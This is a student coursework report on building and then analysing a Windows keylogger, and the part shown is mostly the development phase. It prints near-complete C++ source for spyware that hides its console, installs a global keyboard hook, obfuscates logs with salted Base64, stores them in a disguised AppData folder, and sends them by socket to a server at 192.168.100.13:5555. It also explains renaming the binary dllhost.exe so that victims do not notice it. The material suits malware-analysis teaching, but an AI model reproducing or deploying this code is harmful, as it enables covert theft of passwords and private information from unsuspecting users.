

REVERSE ENGINEERING

KEYLOGGER

// Prepared by Toqa Mahmoud

December 17, 2022

TABLE OF CONTENTS

<i>Table of Contents.....</i>	2
<i>List of Screenshots</i>	3
<i>List of Tables.....</i>	5
<i>Introduction.....</i>	6
<i>Phase 1: Develop A keyLogger.....</i>	6
Main	6
Hiding the Console Window	7
Headers.....	8
Key Constants	8
Helper	8
Base64	10
Input/Output Header.....	12
Timer Header	13
SendData	14
Keyboard Hook	15
Obfuscate.....	16
running the code	17
<i>Phase 2: Static and Dynamic Analysis.....</i>	19
Static Analysis	19
Hashing & PE Files	19
Strings	21
Dynamic Analysis.....	27
Monitoring with Process Monitor	28
Wireshark	29
<i>Phase 3: Advanced Malware Analysis.....</i>	30
Strings	30
Entry Point	31
Hiding The Console	32
Location and name of the file that stores the key strokes.....	33
Connecting and Sending to the Server	35
Installing the Hook.....	38
Confirming Location and name of the file that stores the key strokes.....	39
Encoding Algorithm	41
Helper	45
<i>Conclusion</i>	48

LIST OF SCREENSHOTS

Screenshot 1	16
Screenshot 2	17
Screenshot 3	17
Screenshot 4	17
Screenshot 5	17
Screenshot 6	18
Screenshot 7	18
Screenshot 8	18
Screenshot 9	19
Screenshot 10	19
Screenshot 11	20
Screenshot 12	21
Screenshot 13	24
Screenshot 14	24
Screenshot 15	25
Screenshot 16	25
Screenshot 17	26
Screenshot 18	27
Screenshot 19	27
Screenshot 20	28
Screenshot 21	28
Screenshot 22	29
Screenshot 23	29
Screenshot 24	29
Screenshot 25	30
Screenshot 26	30
Screenshot 27	31

Screenshot 28	31
Screenshot 29	31
Screenshot 30	32
Screenshot 31	32
Screenshot 32	33
Screenshot 33	33
Screenshot 34	33
Screenshot 35	33
Screenshot 36	34
Screenshot 37	34
Screenshot 38	34
Screenshot 39	35
Screenshot 40	35
Screenshot 41	35
Screenshot 42	36
Screenshot 43	36
Screenshot 44	37
Screenshot 45	37
Screenshot 46	38
Screenshot 47	38
Screenshot 48	38
Screenshot 49	39
Screenshot 50	39
Screenshot 51	39
Screenshot 52	40
Screenshot 53	40
Screenshot 54	40
Screenshot 55	41
Screenshot 56	41

Screenshot 57	41
Screenshot 58	42
Screenshot 59	42
Screenshot 60	42
Screenshot 61	42
Screenshot 62	43
Screenshot 63	43
Screenshot 64	43
Screenshot 65	44
Screenshot 66	44
Screenshot 67	45
Screenshot 68	45
Screenshot 69	45
Screenshot 70	46
Screenshot 71	46
Screenshot 72	46
Screenshot 73	47
Screenshot 74	47
Screenshot 75	47
Screenshot 76	48
Screenshot 77	48

LIST OF TABLES

Table 1	20
Table 2	26

INTRODUCTION

Keyloggers are a sneaky type of spyware. You type in private information on your keyboard while being sure that no one is looking. However, if a keylogging software is downloaded on your device, it will be diligently logging every keystroke you make. Keyloggers are software tools that track your offline and online activity and provide hackers with access to your personal information. By keeping track of your keystrokes, websites you browse, passwords you type, and credit card details can all be tracked. Your computer has the software installed, which keeps track of every keystroke you make. After that, it transfers this log file to a server, where hackers are waiting to use all of this private data. This coursework is divided into 3 phases – developing a keylogger, basic analysis, and advanced analysis. This report will walk through each phase and explain the development and analysis in details.

Note: My submission contains 3 documents:

1. This report
2. A zip folder (Keylogger.zip) that contains the full code as well as the exe file (Keylogger/bin/Release/dllhost.exe) I'll analyze.
3. An edited exe after analyzing (dllhost(AfterAnalyzing).exe.i64).

PHASE 1: DEVELOP A KEYLOGGER

In this phase I'll develop a Keylogger using C++ that works on Windows 10. This Keylogger will include the following features:

- Process execution that is asynchronous.
- Records every keystroke with system hooks.
- When a log file is created, automatically logs the time and date.
- Encrypts the log 3 times using Base64 with salts.
- Sends the encrypted logs to a server.
- Obfuscation of the keylogger name to evade the detection.

The keylogger consists of 1 main C++ file and 8 headers, which stores predefined functions that will be included in the main file. Important Information to keep in mind is:

- Log files will be stored in C:\Users\(\$User)\AppData\Roaming\Microsoft\CLR\.
- The log files will be encoded and sent to a server with IP address 192.168.100.13 and port 5555.
- AppLog files are produced in the location where the keylogger is ran for debugging purposes.

MAIN

The main file includes the actual code that gets executed. As you can see, the following code is the main code that includes most of the functions from header files. These header files as well as their functions will be discussed after this section.

```
1  #include <iostream>
2  #include <Windows.h>
3
4  #include "Helper.h"
5  #include "KeyConstants.h"
6  #include "Base64.h"
7  #include "IO.h"
8  #include "Timer.h"
9  #include "KeybHook.h"
10 #include "SendData.h"
11
12 using namespace std;
13
14 void hide();
15
16 int main()
17 {
18     hide(); // set console window to appear for a instant
19
20     //Data send;
21     MSG Msg; // msg object to be processed, but actually never is processed
22
23     IO::MKDir(IO::GetOurPath(true));
24
25     InstallHook();
26
27     //send.transmit_file();
28
29     while (GetMessage(&Msg, NULL, 0, 0)) // empties console window
30     {
31         TranslateMessage(&Msg);
32         DispatchMessage(&Msg);
33
34     }
35     DataTimer.Stop();
36     return 0;
37 }
38
39 > void hide() ...
```

HIDING THE CONSOLE WINDOW

The first problem that should be taken care off when developing a keylogger, is that a console window pops out every time you open an application. A keylogger should run secretly in the background, therefore the following code attempts to hide the console window when the application is opened.

```
void hide()
{
    HWND stealth; // window handler used to hide the outputted console window
    AllocConsole();
    stealth = FindWindowA("ConsoleWindowClass", NULL);
    ShowWindow(stealth, 0);
}
```

HEADERS

KEY CONSTANTS

The key constants header map keys we get from the system and translate them to human friendly values. Such as, [VK_KEY_A] to [A], [VK_KEY_B] to [B], etc., as shown in the code below.

```

1  #ifndef KEYCONSTANTS_H
2  #define KEYCONSTANTS_H
3
4  #include <map>
5  #include <string>
6
7  class KeyPair
8  {
9  public:
10     KeyPair(const std::string &vk = "", const std::string &name = "") : VKName(vk), Name(name) {}
11
12     std::string VKName;
13     std::string Name;
14 };
15
16 class Keys // store map of keys we get from the system and translate them to human friendly values
17 {
18 public:
19     static std::map<int, KeyPair> KEYS;
20 };
21
22 std::map<int, KeyPair> Keys::KEYS = [
23     // database of all keys
24     {0xC1, {"[VK_ABNT_C1]", "[Abnt C1]"}},
25     {0xC2, {"[VK_ABNT_C2]", "[Abnt C2]"}},
26     {0x6B, {"[VK_ADD]", "[Numpad +]"}},
27     {0xF6, {"[VK_ATTN]", "[Attn]"}},
28     {0x08, {"[VK_BACK]", "[Backspace]"}},
29     {0x03, {"[VK_CANCEL]", "[Break]"}},
30     {0x0C, {"[VK_CLEAR]", "[Clear]"}},
31     {0xF7, {"[VK_CRSEL]", "[Cr Sel]"}},
32     {0x6E, {"[VK_DECIMAL]", "[Numpad .]"}},
33     {0x6F, {"[VK_DIVIDE]", "[Numpad /]"}},
34     {0xF9, {"[VK_EREOF]", "[Er Eof]"}},
35     {0x1B, {"[VK_ESCAPE]", "[Esc]"}},
36     {0x2B, {"[VK_EXECUTE]", "[Execute]"}},
37     {0xF8, {"[VK_EXSEL]", "[Ex Sel]"}},
38     {0xE6, {"[VK_ICO_CLEAR]", "[IcoClr]"}},
39     {0xE3, {"[VK_ICO_HELP]", "[IcoHlp]"}},
40     {0x30, {"[VK_KEY_0]", "[D0]"}},
41     {0x31, {"[VK_KEY_1]", "[D1]"}},
42     {0x32, {"[VK_KEY_2]", "[D2]"}},
43     {0x33, {"[VK_KEY_3]", "[D3]"}},
44     {0x34, {"[VK_KEY_4]", "[D4]"}},
45     {0x35, {"[VK_KEY_5]", "[D5]"}},

```

HELPER

The helper header is a file where functions types and other things are stored which helps us out with other functionalities. As you can see in the following code, it includes the *DateTime* function which returns the current date time, *GetDateString* and *GetTimetring* functions which generate the current date and time in the desired format, and *WriteAppLog* function which is for debugging purposes where it writes the application error/success logs to the Applog.txt file.

```
1  #ifndef HELPER_H
2  #define HELPER_H
3
4  #include <ctime>
5  #include <string>
6  #include <sstream>
7  #include <fstream>
8
9  namespace Helper // custom namespace to store our custom data types
10 {
11     template <class T>
12     std::string ToString(const T &);
13     struct DateTime
14     {
15         int D, m, y, M, H, S;
16         DateTime()
17         {
18             time_t ms;
19             time(&ms);
20
21             struct tm* info = localtime(&ms);
22
23             // format data from info
24             D = info->tm_mday;
25             m = info->tm_mon + 1; // need to add 1 since january is represented 0
26             y = 1900 + info->tm_year; // reference year since C came in the 70s and localtime returns time
27             M = info->tm_min;
28             H = info->tm_hour;
29             S = info->tm_sec;
30         }
31
32         DateTime(int D, int m, int y, int M, int H, int S) : D(D), m(m), y(y), M(M), H(H), S(S) {}
33         DateTime(int D, int m, int y) : D(D), m(m), y(y), M(0), H(0), S(0) {}
34
35         DateTime Now() const
36         {
37             return DateTime(); // return current date time
38         }
39
40         std::string GetDateString() const
41         {
42             // Generate the current date that is correctly formatted in string
43             return std::string(D < 10 ? "0" : "") + ToString(D) +
44                 std::string(m < 10 ? ".0" : ".") + ToString(m) + "." + ToString(y);
45         }
}
```

```
46     std::string GetTimeString(const std::string &sep = ":") const// reference is to default separator
47     {
48         // Generate the current time that is correctly formatted in string
49         return std::string(H < 10 ? "0" : "") + ToString(H) + sep +
50                std::string(M < 10 ? "0" : "") + ToString(M) + sep +
51                std::string(S < 10 ? "0" : "") + ToString(S);
52     }
53
54
55     std::string GetDateTimeString(const std::string &sep = ":") const
56     {
57         return GetDateString() + " " + GetTimeString(sep);
58     }
59 }
60
61 template <class T>
62
63     std::string ToString(const T &e) // only able types that supports the insertion operator
64     {
65         std::ostringstream s;
66         s << e;
67         return s.str();
68     }
69
70 // OPTIONAL FUNCTION FOR DEBUGGING PURPOSES
71
72 void WriteAppLog(const std::string &s) // reference to const string we wish to log
73 {
74     std::ofstream file("AppLog.txt", std::ios::app); // app stands for append file
75     file << "[" << Helper::DateTime().GetDateTimeString() << "]" << "\n" << s << std::endl << "\n";
76     file.close();
77 }
78 }
79
80 #endif // HELPER_H
```

BASE64

The base64 header file takes care of the encoding part of the program. The *EncryptB64* function triple encodes the string using salts. First, the string will be scrambled with the salts defined and encoded with base64. Second, more strings will be added and encoded with base64. Third, it will scramble the string again with salts and encode it for the last time. Finally, it will add more strings to the already encoded string.

```
1  #ifndef BASE64_H
2  #define BASE64_H
3
4  #include <vector>
5  #include <string>
6
7  // our encryption will use the base64 algorithm
8  namespace Base64
9  {
10    std::string base64_encode(const std::string &);

11
12
13    // 3 lines to scramble base64 encoding
14    const std::string &SALT1 = "LM::TB::BB";
15    const std::string &SALT2 = "_:_/_77";
16    const std::string &SALT3 = "line=boostedC++";
17
18    // triple encode with base64 with slight modifications (arbitrary)
19    std::string EncryptB64(std::string s)
20    {
21        s = SALT1 + s + SALT2 + SALT3;
22        s = base64_encode(s);
23        s.insert(7, SALT3);
24        s += SALT1;
25        s = base64_encode(s);
26        s = SALT2 + SALT3 + s + SALT1;
27        s = base64_encode(s);
28        s.insert(1, "Ls");
29        s.insert(7, "A");
30        return s;
31    }
32
33    const std::string &BASE64_CODES = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/";
34
35    std::string base64_encode(const std::string &s)
36    {
37        std::string ret;
38        int val = 0; // index we use map to table
39        int bits = -6; // used to represent number of bits in a subgroup (of six)
40        const unsigned int b63 = 0x3F; // decimal value is 63
41
42        for (const auto &c : s) // auto when type is unknown, c is assign every character from s string
43        {
44            val = (val << 8) + c; // left binary shift by 8, same as val * 2^8 + c
45            bits += 8; // add 8 to numbers of bits when extracting info (octets)
46            while (bits >= 0)
47            {
48                ret.push_back(BASE64_CODES[(val >> bits) & b63]); // does binary right shift + binary AND comparison
49                bits -= 6;
50            }
51        }
52
53        if (bits > -6) // means at least one character has been insert
54            ret.push_back(BASE64_CODES[((val << 8) >> (bits + 8)) & b63]);
55
56        while (ret.size() % 4)
57            ret.push_back('=');
58
59        return ret;
60    }
61
62
63 #endif // BASE64_H
```

INPUT/OUTPUT HEADER

The IO header will store all the functions that will be used for input/output operations such as creating files, writing files, finding paths, etc. The *GetOurPath* function is responsible for getting the path that will include the log text files which will store the keystrokes. This path is: C:\AppData\Microsoft\CLR\. The *WriteLog* function is responsible for writing the keystrokes to text files.

```
1  #ifndef IO_H
2  #define IO_H
3
4  #include <string>
5  #include <cstdlib>
6  #include <fstream>
7  #include <Windows.h>
8  #include "Helper.h"
9  #include "Base64.h"
10
11 namespace IO
12 {
13     std::string GetOurPath(const bool append_separator = false) //checks if the backslash is needed at the end of our path, and adds it if needed
14     {
15         std::string appdata_dir(getenv("APPDATA")); // finds AppData directory path
16         std::string full = appdata_dir + "\\Microsoft\\CLR";
17         return full + (append_separator ? "\\" : "");
18     }
19
20     bool MkOneDr(std::string path) // checks if directory already exists or not
21     {
22         return !(bool)CreateDirectory(path.c_str(), NULL) || GetLastError() == ERROR_ALREADY_EXISTS;
23     }
24
25     bool Mkdir(std::string path) // builds full legal file path for each subdirectory, runs loop until a full path is created
26     {
27         for (char &c : path) // c takes every char of path
28         {
29             if (c == '\\')
30             {
31                 c = '\\';
32                 if (!MkOneDr(path))
33                     return false;
34                 c = '\\';
35             }
36             return true;
37         }
38     }
39     template <class T>
40     std::string WriteLog(const T &t)
41     {
42         std::string path = GetOurPath(true);
43         Helper::DateTime dt; // use DateTime struct from Helper namespace
44         std::string name = dt.GetDateTimeString("_") + ".log";
45
46         try
47         {
48             std::ofstream file(path + name);
49             if (!file) return ""; // if file cannot be opened or used
50             std::ostringstream s;
51             s << "[" << dt.GetDateTimeString() << "]" << std::endl << t << std::endl;
52             std::string data = Base64::EncryptB64(s.str()); // encrypt using function from Base64 namespace
53             file << data;
54             if (!file)
55                 return "";
56             file.close();
57             return name;
58         }
59         catch(...)
60         {
61             return "";
62         }
63     }
64
65
66 #endif // IO_H
```

TIMER HEADER

The timer header will be used for various things including parallel code execution, delayed code execution, and repeated code execution (calling within certain intervals). For example, sending the files to a server every 2 hours.

In this header, 2 main libraries were used, the thread library and the chrono library. The thread library allows multiple threads to run simultaneously within the same process. This is important because we do not want to stop logging keystrokes while sending the files. On the other hand, the chrono library is used for very precise time measurements, it uses Windows API functions for measuring time in milliseconds, microseconds, or even nanoseconds.

```

1 #ifndef TIMER_H
2 #define TIMER_H
3
4 #include <thread>
5 #include <chrono>
6 #include <functional>
7 |
8 class Timer
9 {
10     std::thread Thread; // used for asynchronous code execution without blocking main thread
11     bool Alive = false; // check if timer is running
12     long CallNumber = -1L; // how many times we would like to call a certain function
13     long repeat_count = -1L; // count amount of times a certain function has been called
14     std::chrono::milliseconds interval = std::chrono::milliseconds(0); //interval between function calls, default is 0
15     std::function<void(void)> funct = nullptr; // function that takes nothing and returns nothing
16     void SleepAndRun()
17     {
18         std::this_thread::sleep_for(interval); //pause thread for certain time interval
19         if (Alive)
20             Function(); // double parenthesis - first calls Function and second calls function that Function returns
21     }
22     void ThreadFunc()
23     {
24         if (CallNumber == Infinite)
25             while (Alive)
26                 SleepAndRun();
27         else
28             while (repeat_count--)
29                 SleepAndRun();
30     }
31 public:
32     static const long Infinite = -1L;
33     Timer() {};
34     Timer(const std::function<void(void)> &f) : funct(f) {};
35     Timer(const std::function<void(void)> &f, const unsigned long &i, const long repeat = Timer::Infinite) :
36     funct(f), interval(std::chrono::milliseconds(i)), CallNumber(repeat) {};
37     void Start(bool Async = true)
38     {
39         if (IsAlive()) // check if timer is running, if not set to run
40             return;
41         Alive = true;
42         repeat_count = CallNumber; // set repeat to how many times we need to run
43         if (Async) // if thread is not being blocked
44             Thread = std::thread(&Timer::ThreadFunc, this);
45         else
46             this->ThreadFunc();
47     }
48
49     void Stop()
50     {
51         Alive = false; // set timer to stop running
52         Thread.join();
53     }
54
55     void SetFunction(const std::function<void(void)> &f) // sets the func to be executed
56     {
57         funct = f;
58     }
59
60     bool IsAlive() const { return Alive; } // check if timer is running
61
62     void RepeatCount(const long r) // sets number of calls
63     {
64         if (Alive)
65             return;
66         CallNumber = r;
67     }
68
69     long GetLeftCount() const { return repeat_count; } // see how many iterations are left
70
71     long RepeatCount() const { return CallNumber; } // total number of occurrences to be done
72
73     void SetInterval(const unsigned long &i)
74     {
75         if (Alive)
76             return;
77         interval = std::chrono::milliseconds(i);
78     }
79
80     unsigned long Interval() const { return (unsigned long)interval.count(); } // fetching interval to long type
81
82     const std::function<void(void)> &Function() const
83     {
84         return funct; // returns a function to be called right after
85     }
86 };
87
88 #endif // TIMER_H

```

SENDDATA

The senddata header is responsible for sending the encoded logs data to a server that is running on port 5555 with IP 192.168.100.13. The *create_socket* function creates the socket, the *create_connection* function initiates the connection between the client and the server, and finally the *transmit_file* function sends the logs to the server.

```
1  #ifndef SENDDATA_H
2  #define SENDDATA_H
3
4  #include "IO.h"
5
6  #include<iostream>
7  #include<fstream>
8  #include<stdio.h>
9  #include <unistd.h>
10 #include <stdlib.h>
11
12 #include <winsock2.h>
13 #include <Ws2tcpip.h>
14
15 class Data{
16     std::fstream file;
17     std::string keylog = ""; // where store all key strokes are stored
18
19     int general_socket_descriptor;
20     struct sockaddr_in address;
21     int address_length;
22
23     WSADATA wsa_data;
24     SOCKADDR_IN addr;
25
26     int server;
27
28 >     int inet_pton(int af, const char *src, void *dst) ...
29
30     public:
31         Data(){}
32         create_socket();
33
34         inet_pton(AF_INET, "192.168.100.13", &addr.sin_addr.s_addr);
35
36         addr.sin_family = AF_INET;
37         addr.sin_port = htons(5555);
38
39         create_connection();
40
41         std::string path = IO::GetOurPath(true);
42         std::string name = IO::WriteLog(keylog);
43
44         file.open(path + name, std::ios::in | std::ios::binary);
45
46     }
47 }
```

```

68     void create_socket(){
69         //create socket
70         WSAStartup(MAKEWORD(2, 0), &wsa_data);
71
72         server = socket(AF_INET, SOCK_STREAM, 0);
73     }
74
75     void create_connection(){
76         //connect to server
77         connect(server, reinterpret_cast<SOCKADDR *>(&addr), sizeof(addr));
78     }
79
80     void transmit_file(){
81         //sending data
82         std::string contents((std::istreambuf_iterator<char>(file)), std::istreambuf_iterator<char>());
83
84         //data sent
85         int bytes_sent = send(server , contents.c_str() , contents.length() , 0 );
86     }
87 }
88
89 #endif // SENDDATA_H

```

KEYBOARD HOOK

The keyboard hook header is responsible for recording the keys pressed by installing a hook. This is done by the `SetWindowsHookEx` function, which specifies what type of event to monitor and the hook procedure that should be notified when a specific type of event occurs. In our case, the event to monitor will be the keyboard and the hook procedure will be everytime a key is pressed.

```

1  #ifndef KEYBHOOK_H
2  #define KEYBHOOK_H
3
4  #include <iostream>
5  #include <fstream>
6  #include <Windows.h>
7  #include "KeyConstants.h"
8  #include "Timer.h"
9  #include "SendData.h"
10
11 std::string keylog = ""; // where store all key strokes are stored
12 void TimerSendData()
13 {
14     Data send;
15     if (keylog.empty()) // do nothing if keylog is empty
16         return;
17
18     std::string last_file = IO::WriteLog(keylog);
19
20     if (last_file.empty()) // if empty, write to debugging log (not successful)
21     {
22         Helper::WriteAppLog("File creation was not successful. Keylog '" + keylog + "'");
23         return;
24     }
25     send.transmit_file();
26 }
27
28 Timer DataTimer(TimerSendData, 500 * 60, Timer::Infinite); // time to send (30 seconds)
29 HHOOK eHook = NULL; // pointer to our hook
30
31 LRESULT OurKeyBoardProc(int nCode, WPARAM wparam, LPARAM lparam) // intercept key presses
{
32
33     // wparam - key type, lparam - type of KBDLLHOOKSTRUCT
34     // look in KeyConstants.h for key mapping
35     if (nCode < 0)
36         CallNextHookEx(eHook, nCode, wparam, lparam);
37
38     KBDLLHOOKSTRUCT* kbs = (KBDLLHOOKSTRUCT*)lparam;
39     if (wparam == WM_KEYDOWN || wparam == WM_SYSKEYDOWN) // check when key is pressed down or hold
40     {
41         keylog += Keys::KEYS[kbs->vkCode].Name; // use the system name from keyboard and use our map to convert it to a human
42         if (kbs->vkCode == VK_RETURN) // new line if enter was pressed
43             keylog += '\n';
44     }
45     else if (wparam == WM_KEYUP || wparam == WM_SYSKEYUP) // if key state is released, used for sys keys like SHIFT

```

```

46
47     {
48         DWORD key = kbs->vkCode;
49         if (key == VK_CONTROL || key == VK_LCONTROL ||
50             key == VK_RCONTROL || key == VK_SHIFT ||
51             key == VK_RSHIFT || key == VK_LSHIFT ||
52             key == VK_MENU || key == VK_LMENU ||
53             key == VK_RMENU || key == VK_CAPITAL ||
54             key == VK_NUMLOCK || key == VK_LWIN ||
55             key == VK_RWIN)
56         {
57             std::string KeyName = Keys::KEYS[kbs->vkCode].Name; // translate key to human friendly name
58             KeyName.insert(1, "/"); // insert like [SHIFT] [a] [b] [/SHIFT]
59             keylog += KeyName;
60         }
61
62         return CallNextHookEx(eHook, nCode, wparam, lparam);
63     }
64
65     bool InstallHook()
66     {
67         Helper::WriteAppLog("Hook started... Timer started"); // Debug message
68         DataTimer.Start(true);
69
70         // WH_KEYBOARD_LL - indicates we use keyboard hook and LL is low level -> global hook, value 13
71         // OurKeyBoardProc - procedure invoked by hook system every time user press a key
72         // GetModuleHandle serves for obtaining H instance
73         // DWTHREADID or 0 is identifier of thread which hook procedure is associated with (all existing threads)
74         eHook = SetWindowsHookEx(WH_KEYBOARD_LL, (HOOKPROC)OurKeyBoardProc, GetModuleHandle(NULL), 0);
75         return eHook == NULL;
76     }
77
78     bool UninstallHook() // disable hook, does not stop keylogger
79     {
80         bool b = UnhookWindowsHookEx(eHook);
81         eHook = NULL;
82         return (bool)b;
83     }
84
85     bool IsHooked()
86     {
87         return (bool)(eHook == NULL);
88     }
89
90 #endif // KEYBOARD_H

```

OBFUSCATE

When opening the keylogger application and viewing the task manager, you will notice that the keylogger application is opened, as shown in Screenshot 1.

Screenshot 1

Name	PID	Status	User name	CPU	Memory (a...)	UAC virtualizat...
GoogleCrashHandler...	5312	Running	SYSTEM	00	48 K	Not allowed
GoogleUpdate.exe	1388	Running	SYSTEM	00	396 K	Not allowed
GoogleUpdate.exe	5560	Running	SYSTEM	00	564 K	Not allowed
GoogleUpdate.exe	1476	Running	SYSTEM	00	3,888 K	Not allowed
Keylogger.exe	5104	Running	Toqa	00	2,148 K	Disabled
lsass.exe	600	Running	SYSTEM	00	3,224 K	Not allowed

This makes it obvious to the victim that a keylogger is running in the background. Therefore, in order to trick the user we will obfuscate its name. Dllhost.exe is a safe Windows process created by Microsoft. It is used for launching other applications and services. It should be left running as it is critical to several system resources.

Screenshot 2

dasHost.exe	2516	Running	LOCAL SE...	00	20 K	Not allowed
dllhost.exe	5252	Running	toqa	00	1,352 K	Disabled
dwm.exe	980	Running	DWM-1	00	31,684 K	Disabled
explorer.exe	3584	Running	toqa	00	29,524 K	Disabled

By naming it dllhost.exe which is a background process in windows, the victim has a less probability of noticing that a suspicious activity is running.

Screenshot 3

dasHost.exe	2516	Running	LOCAL SE...	00	20 K	Not allowed
dllhost.exe	5252	Running	toqa	00	1,328 K	Disabled
dllhost.exe	6196	Running	toqa	00	744 K	Disabled
dwm.exe	980	Running	DWM-1	00	32,744 K	Disabled
explorer.exe	3584	Running	toqa	00	27,020 K	Disabled

RUNNING THE CODE

In this section we will test our code, first we run our server so it can be ready to receive the encoded logs.

Screenshot 4

```
[mac@Toqas-MacBook-Pro Desktop % python3 server.py
listening...
```


Notice how in the \AppData\Roaming\Microsoft directory there isn't a CLR directory.

Screenshot 5

This PC > Local Disk (C:) > Users > toqa > AppData > Roaming > Microsoft			
Name	Date modified	Type	Size
Credentials	12/6/2022 2:02 PM	File folder	
Crypto	12/6/2022 2:02 PM	File folder	
Internet Explorer	12/6/2022 2:02 PM	File folder	
Network	12/6/2022 2:02 PM	File folder	
Protect	12/6/2022 2:02 PM	File folder	
Spelling	12/6/2022 3:31 PM	File folder	
SystemCertificates	12/6/2022 2:02 PM	File folder	
Vault	12/6/2022 2:02 PM	File folder	
Windows	12/7/2022 12:15 PM	File folder	

Once we have our program running

Screenshot 6




The screenshot shows the Windows Task Manager window. The 'Details' tab is selected. The table lists various system processes:

Name	PID	Status	User name	CPU	Memory (a...)	UAC virtualizat...
ApplicationFrameHo...	5884	Running	toqa	00	2,980 K	Disabled
audiogd.exe	3548	Running	LOCAL SE...	00	3,740 K	Not allowed
conhost.exe	4984	Running	toqa	00	6,228 K	Disabled
csrss.exe	440	Running	SYSTEM	00	684 K	Not allowed
csrss.exe	520	Running	SYSTEM	00	732 K	Not allowed
ctfmon.exe	3380	Running	toqa	00	2,664 K	Disabled
dasHost.exe	2252	Running	LOCAL SE...	00	1,888 K	Not allowed
dllhost.exe	5336	Running	toqa	00	2,384 K	Disabled
dllhost.exe	6112	Running	toqa	00	740 K	Disabled
dwm.exe	976	Running	DWM-1	00	28,640 K	Disabled

We notice that the CLR directory was created.

Screenshot 7




The screenshot shows a Windows File Explorer window. The path is 'This PC > Local Disk (C:) > Users > toqa > AppData > Roaming > Microsoft > CLR'. The table lists the contents of the CLR folder:

Name	Date modified	Type	Size
CLR	12/8/2022 9:42 AM	File folder	
Credentials	12/6/2022 2:02 PM	File folder	
Crypto	12/6/2022 2:02 PM	File folder	
Internet Explorer	12/6/2022 2:02 PM	File folder	
Network	12/6/2022 2:02 PM	File folder	
Protect	12/6/2022 2:02 PM	File folder	
Spelling	12/6/2022 3:31 PM	File folder	
SystemCertificates	12/6/2022 2:02 PM	File folder	
Vault	12/6/2022 2:02 PM	File folder	
Windows	12/7/2022 12:15 PM	File folder	

The CLR directory contains our generated logs.

Screenshot 8



The screenshot shows a Windows File Explorer window. The path is 'This PC > Local Disk (C:) > Users > toqa > AppData > Roaming > Microsoft > CLR'. The table lists the contents of the CLR folder:

Name	Date modified	Type	Size
08.12.2022 09_42_06	12/8/2022 9:42 AM	Text Document	1 KB
